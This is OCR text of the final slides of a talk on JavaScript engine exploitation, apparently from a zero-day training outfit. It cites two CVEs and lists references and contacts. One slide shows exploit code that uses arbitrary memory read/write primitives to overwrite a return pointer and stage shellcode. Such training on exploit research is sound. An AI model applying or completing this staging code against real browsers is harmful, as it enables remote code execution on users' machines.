
3. Direct memory access ?!


```
for ( var i = 0; i < stage1.length; i ++ ) {
    coe4[i] = read32(retPtr + i*4)
    write32(retPtr + i*4, stage1[i])
}


write32(retPtr + 4*4, 0x48 + coe4.addr)
write32(stage3.addr + 3, stage1.length)
write32(stage3.addr + 8, coe4.addr)
write32(stage3.addr + 13, retPtr)
write32(stage3.addr + 30, read32( retPtr + 0xf0 ));

stage2_3.set(stage2, 0)
stage2_3.set(stage3, stage2.length)
```

5.1 Writing shellcode

P.S. Not to be confused with WASM

CVE-2022-4262 & CVE-2024-5274 (today)





https://youtu.be/WouAptHlyC4?feature=shared

References

https://ecma-international.org/publications-and-standards/standards/ecma-262/

https://www.amazon.com/Compilers-Principles-Techniques-Tools-2nd/dp/0321486811/

https://www.youtube.com/@zerodaytraining

https://zerodayengineering.com/research/index.html

Q&A

Twitter & Telegram: @alisaesage @zerodaytraining

E-mail: contact@zerodayengineering.com